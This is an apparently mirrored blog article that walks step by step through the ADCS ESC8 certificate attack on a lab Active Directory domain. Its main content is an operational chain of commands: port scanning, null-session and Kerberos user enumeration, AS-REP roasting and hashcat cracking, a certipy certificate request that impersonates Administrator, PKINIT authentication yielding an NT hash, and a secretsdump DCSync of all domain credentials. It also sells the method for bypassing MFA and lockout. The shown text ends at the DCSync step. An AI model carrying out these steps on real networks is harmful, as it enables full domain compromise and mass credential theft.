ADCS ESC8 Attack: Certificate-Based Domain Compromise — Complete Guide

- Category: CTI
- Source article: https://medium.com/@1200km/adcs-esc8-attack-certificate-based-domain-compromise-complete-guide-7ec76562fa6d
- Published: 2026-01-28
- Preserved media: 19 image(s), including cover images, screenshots, diagrams, and infographics where present.
- Preserved technical blocks: 37 code/configuration block(s).
Ecosystem Fit
This page mirrors the original Medium article into the 1200km.com Docusaurus ecosystem. The original article flow, images, screenshots, infographics, and technical blocks are preserved from the export.
Abstract
This article provides a comprehensive guide to theADCS ESC8 attack(Active Directory Certificate Services Exploitation Scenario 8), one of the most sophisticated and dangerous Active Directory attack vectors. The ESC8 vulnerability allows attackers to relay NTLM authentication to ADCS HTTP endpoints, obtain certificates for high-privilege accounts, and achieve complete domain compromise through certificate-based Kerberos authentication.
This attack was successfully demonstrated against a GOAD-Mini (Game of Active Directory) lab environment, showcasing how a misconfigured ADCS deployment can lead to catastrophic security breaches.
Table of Contents
-
Introduction to ADCS and ESC8
-
Understanding the Vulnerability
-
Why ESC8 is So Sophisticated
-
When This Attack is Useful
-
Prerequisites and Lab Setup
-
Step-by-Step Attack Guide
-
Phase 0: Obtaining Low-Privilege
-
Phase 1: Reconnaissance and Enumeration
-
Phase 2: Certificate Request
-
Phase 3: Certificate-Based Authentication
-
Phase 4: Domain Compromise
-
Attack Execution
-
Defense and Mitigation
-
Detection and Monitoring
-
Conclusion
Introduction to ADCS and ESC8
What is Active Directory Certificate Services (ADCS)?
**Active Directory Certificate Services (ADCS)**is a Microsoft Windows Server role that provides a customizable public key infrastructure (PKI) for managing certificates used in authentication, encryption, and digital signatures. ADCS is commonly deployed in enterprise environments to:
-
Issue certificates for user and computer authentication
-
Enable smart card logon
-
Support secure email (S/MIME)
-
Provide SSL/TLS certificates for web services
-
Enable certificate-based authentication for applications
What is ESC8?
ESC8(Exploitation Scenario 8) is a vulnerability in ADCS that occurs whenWeb Enrollment is enabled over HTTPinstead of HTTPS. This misconfiguration allows attackers to:
-
Relay NTLM authentication to the ADCS HTTP endpoint
-
Request certificates for high-privilege accounts (including Domain Controllers)
-
Use these certificates for Kerberos authentication
-
Achieve complete domain compromise
**CVE Reference:**Part of the “Certified Pre-Owned” research by SpecterOps (2021)
Understanding the Vulnerability
The Root Cause
The ESC8 vulnerability exists when ADCS Web Enrollment is configured to accept requests overunencrypted HTTPinstead of requiringHTTPS. This creates an opportunity for NTLM relay attacks because:
-
HTTP doesn’t require SMB signing— Unlike SMB, HTTP endpoints don’t enforce message signing
-
NTLM authentication can be relayed— Attackers can intercept and relay NTLM authentication to the ADCS endpoint
-
Certificate requests are accepted— The ADCS server processes certificate requests from relayed authentication
-
No authentication validation— The server doesn’t verify the original authentication source
Attack Flow Diagram
┌─────────────┐         ┌──────────────┐         ┌─────────────┐
│   Attacker  │         │  Relay Server│         │  ADCS Server│
│             │         │              │         │             │
└──────┬──────┘         └──────┬───────┘         └──────┬──────┘
       │                       │                        │
       │
1
. Trigger Auth       │                        │
       │──────────────────────>│                        │
       │    (PetitPotam, etc.) │                        │
       │                       │                        │
       │
2
. NTLM Auth          │                        │
       │<──────────────────────│                        │
       │                       │                        │
       │                       │
3
. Relay NTLM         │
       │                       │───────────────────────>│
       │                       │                        │
       │                       │
4
. Cert Request       │
       │                       │<───────────────────────│
       │                       │                        │
       │
5
. Certificate        │                        │
       │<──────────────────────│                        │
       │                       │                        │
       │
6
. Use Cert
for

Auth
  │                        │
       │───────────────────────────────────────────────>│
       │                       │                        │
       │
7
. DCSync             │                        │
       │───────────────────────────────────────────────>│
       │                       │                        │
Why ESC8 is So Sophisticated
1. Multi-Stage Attack Chain
ESC8 is not a simple vulnerability — it requires orchestrating multiple attack techniques:
-
NTLM Relay— Intercepting and relaying authentication
-
Certificate Request— Understanding PKI and certificate templates
-
Kerberos PKINIT— Certificate-based Kerberos authentication
-
Privilege Escalation— Using certificates to escalate privileges
-
Domain Compromise— Performing DCSync with certificate-based auth
2. Requires Deep Technical Knowledge
Successfully executing ESC8 requires understanding:
-
Active Directory Certificate Services— PKI infrastructure, certificate templates, enrollment
-
NTLM Protocol— Authentication flow, relay mechanisms, signing requirements
-
Kerberos Authentication— PKINIT, certificate-based authentication, ticket granting
-
Certificate Templates— Permissions, enrollment rights, client authentication
-
ADCS Configuration— Web Enrollment, HTTP vs HTTPS, security implications
3. Bypasses Traditional Defenses
ESC8 can bypass several security controls:
-
SMB Signing— HTTP endpoints don’t require signing (unlike SMB)
-
Network Segmentation— If ADCS is accessible, the attack can work
-
Account Lockout Policies— No password attempts needed
-
Multi-Factor Authentication— Certificate-based auth may bypass MFA
-
Privileged Access Workstations— Attack works from any compromised system
4. Stealthy and Hard to Detect
-
No failed login attempts— Uses certificate authentication, not passwords
-
Legitimate-looking traffic— Certificate requests appear normal
-
Minimal network noise— Few connections required
-
Persistent access— Certificates can be used long-term
5. Real-World Impact
ESC8 is particularly dangerous because:
-
ADCS is commonly deployed— Many enterprises use ADCS
-
Misconfiguration is common— HTTP Web Enrollment is often enabled
-
High-value target— Can lead to complete domain compromise
-
Difficult to remediate— Requires ADCS reconfiguration
When This Attack is Useful
Scenario 1: Initial Access with Low Privileges
**Situation:**You have obtained low-privilege credentials (e.g., through phishing, password spraying, or credential stuffing).
Why ESC8 Helps:
-
Low-privilege users can often request certificates
-
Certificates can be requested for high-privilege accounts (if templates allow)
-
Bypasses password-based authentication entirely
Example:
Attacker has:

TestUser:Password123!
Attacker wants:

Domain

Admin

access
Solution:

Use

ESC8

to

obtain

Administrator

certificate
Scenario 2: Network Access but No Valid Credentials
**Situation:**You have network access but no valid domain credentials.
Why ESC8 Helps:
-
Can trigger authentication from Domain Controller (via PetitPotam, PrintSpooler, etc.)
-
Relay authentication to ADCS
-
Obtain certificate without knowing passwords
Example:
Attacker has:

Network

access,

no

credentials
Attacker does:

Trigger

DC

authentication

via

MS-RPRN
Result:

Relay

to

ADCS,

obtain

DC

certificate
Scenario 3: Bypassing Account Security Controls
**Situation:**Target accounts have strong passwords, MFA, or account lockout policies.
Why ESC8 Helps:
-
Certificate authentication bypasses password policies
-
May bypass MFA (depending on configuration)
-
No failed login attempts (avoids lockouts)
Example:
Target:
 Administrator account
with
 MFA
Problem:
 Can
't brute force (lockout) or bypass MFA
Solution:
 ESC8 certificate authentication
Scenario 4: Lateral Movement Across Trusts
**Situation:**You’ve compromised one domain and want to move to another.
Why ESC8 Helps:
-
Certificates can be used across trust boundaries
-
May work even if password authentication is restricted
-
Provides persistent access method
Scenario 5: Red Team Exercises
**Situation:**Simulating advanced persistent threat (APT) attacks.
Why ESC8 is Perfect:
-
Demonstrates sophisticated attack chain
-
Shows real-world attack path
-
Tests detection and response capabilities
-
Educates security teams
Prerequisites and Lab Setup
Lab Environment
[Active Directory Lab for PenTest. Manual Deployment Guide This guide is a manual, step-by-step deployment of a GOAD-Mini Active Directory environment on…
[Deploy a Complete Active Directory PenTest Lab in One Prompt with Cursor AI How I automated the deployment of a complex AD lab environment using AI assistance
Target Environment:
-
**Domain:**sevenkingdoms.local (SEVENKINGDOMS)
-
**Domain Controller:**kingslanding.sevenkingdoms.local (192.168.56.10)
-
**OS:**Windows Server 2019/2022
-
**ADCS:**Installed and configured with Web Enrollment over HTTP
Required Tools
- Certipy— ADCS enumeration and exploitation
pip3 install certipy-ad --
break
-system-packages
2. Impacket— NTLM relay and Kerberos authentication
3. LDAP Tools— Directory enumeration
4. Nmap— Network scanning
Initial Access Requirements
For this attack, you need one of the following:
-
Low-privilege domain credentials(e.g., TestUser:Password123!)
-
Network accessto trigger authentication from DC
-
Ability to intercept network traffic(for NTLM relay)
Step-by-Step Attack Guide
Phase 0: Obtaining Low-Privilege Credentials
(Starting from IP Address)
Important:The ESC8 attack requires low-privilege domain credentials. This section explains how to obtain these credentials starting fromjust an IP addresswith zero prior knowledge.
Overview: The Credential Discovery Process
Starting from a single IP address, we need to:
-
Discoverthe target is a Domain Controller
-
Enumeratedomain users without credentials
-
Obtainvalid credentials through various attack methods
-
Verifycredentials work before proceeding to ESC8
Step 0.1: Initial Reconnaissance — Port Scanning
**Objective:**Identify if the target is a Domain Controller and what services are running.
Command:
# Comprehensive port scan
nmap -sV -sC -p 53,88,135,139,389,445,636,3268,3269,5985,5986 192.168.56.10
What to Look For:
-
Port 53— DNS (confirms AD presence)
-
Port 88— Kerberos (confirms AD presence)
-
Port 389— LDAP (confirms AD presence)
-
Port 445— SMB (allows enumeration)
-
Port 636— LDAPS (LDAP over SSL)
-
Port 135— RPC Endpoint Mapper
-
Port 5985/5986— WinRM (may allow enumeration)
Expected Output:

Analysis:
-
Port 88 (Kerberos) confirms Active Directory
-
Port 389 (LDAP) allows directory enumeration
-
Port 445 (SMB) allows SMB enumeration
This is a Domain Controller
Step 0.2: Discover Domain Name
**Objective:**Identify the domain name without credentials.
Method 1: SMB Null Session Enumeration
Command:
# Try null session enumeration
smbclient -L
//192.168.56.10 -N


Method 2: RPC Null Session
Command:
# Query domain information via RPC
rpcclient -U
""
 -N 192.168.56.10
# Then in rpcclient prompt:
> enumdomusers
> querydominfo
>
exit
Method 3: LDAP Anonymous Bind
Command:
# Try anonymous LDAP bind
ldapsearch -x -H ldap:
//192.168.56.10 -s base namingContexts
Expected Output:

Analysis:
-
✅ Domain discovered:sevenkingdoms.local
-
✅ Ready for user enumeration
Step 0.3: Enumerate Domain Users (Without Credentials)
**Objective:**Discover all domain users for password attacks.
User Enumeration Techniques

Technique 1: Kerberos User Enumeration (Kerbrute)
**Tool:**Kerbrute
**Method:**Kerberos pre-authentication can reveal whether a username exists without requiring a password. When a valid username is provided, the response differs from an invalid username.
Command:
kerbrute userenum
--dc

192.168
.
56.10
 -d sevenkingdoms
.local
 userlist
.txt
How It Works:
-
Valid usernames return
KDC_ERR_PREAUTH_REQUIRED(username exists, password required) -
Invalid usernames return
KDC_ERR_C_PRINCIPAL_UNKNOWN(username doesn't exist) -
This allows enumeration without triggering account lockouts
Advantages:
-
Fast enumeration
-
Doesn’t require authentication
-
Low detection risk
-
Works even with anonymous enumeration disabled
Press enter or click to view image in full size
Technique 2: SMB User Enumeration
**Tool:**Enum4linux, RPCClient
**Method:**Attempting to enumerate users via SMB/RPC protocols.
Command:
enum4linux -U
192.168
.56
.10
Alternative with RPCClient:
rpcclient -U
""
 -N 192.168.56.10
> enumdomusers
Limitations:
-
Often requires authentication
-
May be blocked by security policies
-
Less reliable than Kerberos enumeration

Technique 3: LDAP User Enumeration (Anonymous)
**Tool:**ldapsearch
**Method:**Attempting anonymous LDAP queries to enumerate users.
Command:
ldapsearch -x -H
"ldap://192.168.56.10"
 \
  -b
"DC=sevenkingdoms,DC=local"
 \

"(objectClass=user)"
 sAMAccountName
**Result:**Typically fails in properly configured AD environments (authentication required)
Press enter or click to view image in full size
Technique 4: AS-REP Roasting for User Discovery
**Tool:**Impacket GetNPUsers
**Method:**AS-REP Roasting can reveal usernames of accounts with pre-authentication disabled.
Command:
GetNPUsers.py sevenkingdoms.
local
/ \
  -dc-ip
192.168
.56
.10
 \
  -usersfile userlist.txt \
  -
format
 hashcat
**Benefit:**Discovers both valid usernames AND vulnerable accounts simultaneously.
Press enter or click to view image in full size

Your run is successful. The important line is this one:
$krb5asrep$23$TestUser@SEVENKINGDOMS.LOCAL:...
That meansAS-REP Roasting worked for**TestUser**(the account is configured with**“Do not require Kerberos pre-authentication”), and Impacket returned an AS-REP hash inhashcat format**.
Everything else in the output is just per-user status from youruserlist.txt:
What the messages mean
-
User <X> doesn't have UF_DONT_REQUIRE_PREAUTH setThe userrequires pre-auth, sonot AS-REP roastable(nothing to extract). -
KDC_ERR_C_PRINCIPAL_UNKNOWN (Client not found in Kerberos database)That usernamedoes not existin the domain (typo / wrong list / wrong realm). -
KDC_ERR_CLIENT_REVOKED (Clients credentials have been revoked)The account isdisabled / locked / revoked, so KDC refuses it.
Next practical steps
1) Save only the hashes to a file (clean output)
Run again and write results to a file:
GetNPUsers.py sevenkingdoms.
local
/ \
  -dc-ip
192.168
.56
.10
 \
  -usersfile userlist.txt \
  -
format
 hashcat \
  -outputfile asrep_hashes.txt
Then check what you got:
wc
 -l asrep_hashes.txt
head
 -n 5 asrep_hashes.txt
Press enter or click to view image in full size

2) Crack with hashcat (AS-REP roast)
[Breaking the Code: How to Use Hashcat for Effective Password Cracking Your step-by-step guide to mastering Hashcat, from setting it up on your system to deploying it against complex…
Hashcat mode for$krb5asrep$23$...is typically18200:
hashcat -m
18200
 -
a

0
 asrep_hashes
.txt
 /path/
to
/wordlist
.txt
Press enter or click to view image in full size

Cracked: TestUser@Password123!

Step 0.5: Verify Credentials
**Objective:**Confirm obtained credentials work before proceeding.
Command:
# Test LDAP authentication
ldapsearch -
x
 -H ldap:
//
192.168
.
56.10
 \
  -D
"TestUser@sevenkingdoms.local"
 \
  -w
"Password123!"
 \
  -b
"DC=sevenkingdoms,DC=local"
 \

"(objectClass=user)"
 \
  sAMAccountName | head -
20
# Test with CrackMapExec
crackmapexec smb
192.168
.
56.10
 \
  -u TestUser \
  -p
'Password123!'
 \
  -d sevenkingdoms.local
Expected Output:
SMB
192.168
.
56.10

445
    KINGSLANDING
[+]
 sevenkingdoms
.local
\TestUser:Password123!
Success Indicators:
-
✅ SMB authentication successful
-
✅ LDAP queries work
-
✅ Can enumerate domain objects
-
✅Ready for ESC8 attack
Step 0.6: Enumerate User Privileges (Optional)
**Objective:**Understand what the obtained account can do.
Command:
# Check group memberships
ldapsearch -
x
 -H ldap:
//
192.168
.
56.10
 \
  -D
"TestUser@sevenkingdoms.local"
 \
  -w
"Password123!"
 \
  -b
"DC=sevenkingdoms,DC=local"
 \

"(sAMAccountName=TestUser)"
 \
  memberOf
# Check user privileges
rpcclient -U
"TestUser%Password123!"

192.168
.
56.10
 \
  -c
"queryuser TestUser"
What to Check:
-
Group memberships (Domain Users, etc.)
-
User privileges
-
Account restrictions
For ESC8 Attack:
-
✅ Any valid domain user is sufficient
-
✅ Low-privilege users work perfectly
-
✅ No special permissions needed
Summary: Credential Discovery Workflow
Complete Process:
1.
 Port Scan (nmap)
   └─> Identify Domain Controller

2.
 Discover Domain Name
   └─> LDAP anonymous bind / SMB null session

3.
 Enumerate Users
   └─> RID cycling / LDAP enumeration

4.
 Password Attacks (in order):
   ├─> Password Spraying (low risk)
   ├─> ASREPRoasting (no password needed)
   ├─> Kerberoasting (if have one account)
   └─> Brute Force (last resort)

5.
 Verify Credentials
   └─> Test SMB/LDAP authentication

6.
 Proceed to ESC8 Attack
   └─> Use obtained credentials
Expected Timeline:
-
Port scanning: 2–5 minutes
-
Domain discovery: 1–2 minutes
-
User enumeration: 2–5 minutes
-
Password attacks: 10–60 minutes (depends on method)
-
Total: 15–75 minutes to obtain credentials
Success Criteria:
-
✅ At least one valid domain user credential
-
✅ Credentials verified via SMB/LDAP
-
✅ Ready to proceed with Phase 1 (ADCS Discovery)
Phase 1: Reconnaissance and Enumeration
Step 1.1: Discover ADCS Infrastructure
**Objective:**Identify if ADCS is installed and locate the Certificate Authority.
Command:
certipy
find
 -u TestUser@sevenkingdoms.
local
 \
  -p
'Password123!'
 -dc-ip
192.168
.56
.10
What to Look For:
-
Certificate Authority name (e.g., SEVENKINGDOMS-CA)
-
CA DNS hostname (e.g., kingslanding.sevenkingdoms.local)
-
Web Enrollment status (HTTP/HTTPS)
-
Certificate templates available
Expected Output:

Analysis:
-
✅ ADCS is installed
-
✅ ESC8 vulnerability confirmed (HTTP Web Enrollment)
-
✅ Ready to proceed with attack
Step 1.2: Enumerate Certificate Templates
**Objective:**Find vulnerable certificate templates that allow client authentication.
Command:
certipy
find
 -u TestUser@sevenkingdoms.
local
 \
  -p
'Password123!'
 -dc-ip
192.168
.56
.10
 -vulnerable
What to Look For:
-
Templates with “Client Authentication” enabled
-
Templates with weak permissions
-
Templates that allow enrollment for high-privilege accounts
Key Templates:
-
ESC1— Often misconfigured, allows client authentication
-
WebServer— May allow client authentication
-
User— Default template, check permissions
Step 1.3: Verify HTTP Endpoint Accessibility
**Objective:**Confirm the ADCS HTTP endpoint is accessible.
Command:
curl -k http://192.168.56.10/certsrv/
Expected Response:

-
HTTP 401 (Unauthorized) — Endpoint is accessible
-
HTML response indicating ADCS Web Enrollment
If Accessible:
-
✅ ESC8 attack is possible
-
✅ Can proceed with NTLM relay
Phase 2: Certificate Request (Direct Method)
Step 2.1: Request Certificate Using Low-Privilege Credentials
**Objective:**Obtain a certificate for a high-privilege account using low-privilege credentials.
Prerequisites:
-
Low-privilege credentials (e.g., TestUser:Password123!)
-
Vulnerable certificate template (e.g., ESC1)
-
Template must allow enrollment for target account
Command:
certipy req
-
u TestUser
@sevenkingdoms
.
local
 \

-
p
'Password123!'
 \

-
dc
-
ip
192.168
.56
.10
 \

-
ca SEVENKINGDOMS
-
CA \

-
target kingslanding.sevenkingdoms.local \

-
template ESC1 \

-
upn Administrator
@sevenkingdoms
.
local
Parameters Explained:
-
-u- Username for authentication -
-p- Password for authentication -
-dc-ip- Domain Controller IP address -
-ca- Certificate Authority name -
-target- ADCS server hostname -
-template- Certificate template to use -
-upn- User Principal Name for the certificate (target account)
Expected Output:

Result:
-
✅ Certificate obtained:
administrator.pfx -
✅ Certificate contains Administrator UPN
-
✅ Ready for authentication

Step 2.2: Verify Certificate Contents
**Objective:**Confirm the certificate is valid and contains the expected information.
Command:
certipy cert -pfx administrator.
pfx
 -nokey
What to Check:
-
UPN matches target account
-
Certificate is valid (not expired)
-
Client Authentication EKU present
-
Private key is included
Phase 3: Certificate-Based Authentication
Step 3.1: Authenticate Using Certificate
**Objective:**Use the certificate to obtain Kerberos credentials.
Command:
certipy auth -pfx administrator.pfx \
  -dc-ip
192.168
.56
.10
 \
  -username Administrator \
  -domain sevenkingdoms.
local
What Happens:
-
Certipy extracts certificate and private key
-
Performs PKINIT authentication (certificate-based Kerberos)
-
Requests Kerberos TGT (Ticket Granting Ticket)
-
Extracts NT hash from Kerberos response
Expected Output:

Key Results:
-
✅ Kerberos TGT obtained
-
✅ NT hash extracted:
c66d72021a2d4744409969a581a1705e -
✅ Credential cache saved:
administrator.ccache
Step 3.2: Verify Authentication
**Objective:**Confirm you can authenticate as the target account.
Test Command:
# Use the NT hash for authentication
secretsdump.py -dc-ip
192.168
.
56.10
 \
  -hashes
:c66d72021a2d4744409969a581a1705e
 \
  sevenkingdoms.local/
Administrator
@192
.
168.56
.
10
 \
  -just-dc-user
Administrator
Expected Output:

Success Indicators:
-
✅ Authentication successful
-
✅ Can access domain resources
-
✅ Ready for privilege escalation
Phase 4: Domain Compromise
Step 4.1: Perform DCSync Attack
**Objective:**Extract all domain credentials using DCSync.
Command:
secretsdump.py -dc-ip
192.168
.
56.10
 \
  -hashes
:c66d72021a2d4744409969a581a1705e
 \
  sevenkingdoms.local/
Administrator
@192
.
168.56
.
10
 \
  -just-dc
What This Does:
-
Uses Directory Replication Service (DRS) protocol
-
Requests replication of NTDS.DIT database
-
Extracts all user NTLM hashes
-
Extracts Kerberos keys (AES, DES)
-
Extracts krbtgt account hash
Expected Output:
